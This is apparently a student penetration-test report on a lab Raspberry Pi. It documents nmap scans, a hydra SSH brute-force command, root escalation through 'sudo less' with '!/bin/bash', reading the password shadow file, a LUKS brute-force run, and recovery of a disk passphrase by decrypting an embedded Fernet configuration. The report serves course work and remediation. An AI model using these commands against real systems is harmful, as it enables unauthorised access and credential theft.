Ethical Hacking: Website-Penetration Testing

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname:	Hartinger, Steven
Abgabedatum:	01.09.2022

Bearbeitungszeitraum:	27.06.2022 - 01.09.2022
Matrikelnummer, Kurs:	7146735, TINF20CS1
Ausbildungsunternehmen	MLP Finanzberatung SE
Betrieblicher Betreuer:	Sebastian Damm

Contents

Executive Summary

Synopsis

As part of the lecture ”Offensive Security” by Dr. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown


Category Breakdown

Findings

Finding	**Path Traversal**
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.
Description	After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.


```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The script was able to access the ”/home” path where the apache server has its directories saved. In this case no sensitive files were found.



Recommendation	

Findings

Finding	**Weak Password for User ”Bluey”**
Risk	High
Category	Access Controls
Impact	An attacker can login as the user ”bluey” and access Secure Shell (SSH).
Description	After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script: hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option ”-t 4” four passwords are used at once.  As shown in the graphic above, Hydra was able to find out the password of the user ”bluey” which is ”phoenix”. With this information it was possible to establish a SSH connection with the user ”bluey”.
Recommendation	Immediate change password of user ”bluey” and establish an appropriate password policy.

Findings

Finding	**No SSH Brute-Force Protection**
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User ”Bluey”).
Recommendation	Limit the login attempts of the users.

Findings

Finding	**Shell Root Access**
Risk	High
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	After logging into the user account ”bluey” the command ”sudo -l” illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY

User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that ”bluey” has root access for the command: ”/usr/bin/less /var/log/auth.log” without as password. Although there was initially a misinterpretation of the output when attempting to run ”sudo less” on a file or accessing the ”auth.log” file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input ”! /bin/bash” into the less command line, which will grant root access to the bash.


```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults   env_reset
Defaults   mail_badpass
Defaults   secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Executing the command ”id” will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline ”privilege specification”.

Findings

Finding	**Shell Root Access**
Recommendation	

Findings

Finding	**SSLv2, SSLv3,TLS 1.1 support**
Risk	High
Category	Misconfiguration
Impact	Decrypt Data, Man in the Middle Attacks
Description	The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command: ”openssl s_client –connect 172.16.0.29:433 -ssl2” opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information. 
Recommendation	

Findings


Finding	**Vulnerable OpenSSH Version**
Risk	Medium
Category	Vulnerable Software Version
Impact	An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617
Description	An nmap scan illustrated the openssh version.

```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 75934ce29660efea0a2317916ccd219a (RSA)
|   256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
|_  256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
443/tcp open  ssl/https?
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
| ssl-cert: Subject: commonName=Infoservice
| Not valid before: 2023-02-12T19:56:38
|_Not valid after:  2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The openssh version ”OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)” has several vulnerabilites under certain circumstances mentioned in the impact part.


Recommendation	

Findings

Finding	**Vulnerable Apache Version**
Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggeling due to inconsistend interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760
Description	An nmap scan illustrated the Apache version.  The apache version "Apache 2.4.54" has several vulnerabilites.
Recommendation	

```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 75934ce29660efea0a2317916ccd219a (RSA)
|   256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
|_  256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
443/tcp open  ssl/https?
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
| ssl-cert: Subject: commonName=Infoservice
| Not valid before: 2023-02-12T19:56:38
|_Not valid after:  2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings

Finding	**Root read access on port 433**
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed: Error opening " 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen('','r') 548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172: After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.  Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Findings

Finding	**Root read access on port 433**
Recommendation	

Findings

Finding	**Insecure coding leads to disk-image access**
Risk	Low
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'
Description	Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:

```
plunder [/]: mkdir /mnt/ChromeOS
plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/
mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.
```

Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:

```
plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1
Enter passphrase for container.img:
No key available with this passphrase.
Enter passphrase for container.img: Error reading passphrase from terminal.
plunder [/srv]:
```


The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.

```
┌──(root㉿kali)-[~]
└─# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 3763
Tried passwords per second: 125,433333
Last tried password: antonella

Tried passwords: 7535
Tried passwords per second: 125,583333
Last tried password: neisha

Tried passwords: 11323
Tried passwords per second: 125,811111
Last tried password: vainilla
```


However there was no matching password found with this method.

Findings

Finding	**Insecure coding leads to disk-image access**
Description	By analyzing the processes of the server we found that a compiled python file 'fdesetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdesetup.pyc' file appear as follows:



The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' libary. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:



However this script failed to open this file as well.

Findings

Finding	**Insecure coding leads to disk-image access**
Description	After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:

```
#! /usr/bin/python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvmW50UsgY_J3kBZlRIUmsSiYw='

f = Fernet(key)

token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceGBoffIZt7X
vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED
PAL1yb2w=='

decrypted f.decrypt(token)

print(decrypted)
```

The output of the script is:

```
b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe",
"mapper_name": "fde", "source_dev": "/srv/container.img",
"interface_mac": "eth0", "source_files": [["/proc/cpuinfo",  "filter_cpuinfo
   "],  ["/sys/kernel/debug/bluetooth/hci0/identity",  null], ["/sys/devices/
   platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1
:1.0/net/eth0/address", null]]}'
```

From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:

```
plunder [~]: python3 /usr/local/bin/fdesetup.pyc
cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img
Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Device fde already exists.
Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe)
No key available with this passphrase.
Error with key setup.
Closing LUKS device.
```

With the given output from above we were able to access the container image.

Findings

Finding	**Insecure coding leads to disk-image access**
Description	Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:
Recommendation	

```
plunder [/dev/mapper]: mount /dev/mapper/decrypted_devicess /media/my_device
plunder [/dev/mapper]: cd /media/my_device/
plunder [/media/my_device]: ös
-bash: ös: command not found
plunder [/media/my_device]: ls
total 13K
-rwx------ 1 root root 178   12.02.2023 20:21:49 cryptofs_init
drwx------ 2 root root 12K   12.02.2023 20:18:52 lost+found/
```

Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Tansport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

Attachments

```
./pycdc /home/kali/Schreibtisch/todecompile.pyc
# Source Generated with Decompyle++
# File: todecompile.pyc (Python 3.9)
Unsupported opcode: JUMP_IF_NOT_EXC_MATCH import sys
import json
import subprocess
import hashlib
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3KBZlRIUmsSOYw='
fernet Fernet(key)
def filter_cpuinfo(data):
    data = data.decode('ascii')
    data = data.split('\n')
    data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data) data = (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data) data = '\n'.join(data)
    return data.encode('ascii')
    data_filters = {
    'filter_cpuinfo': filter_cpuinfo }
    def derive_password (configuration):
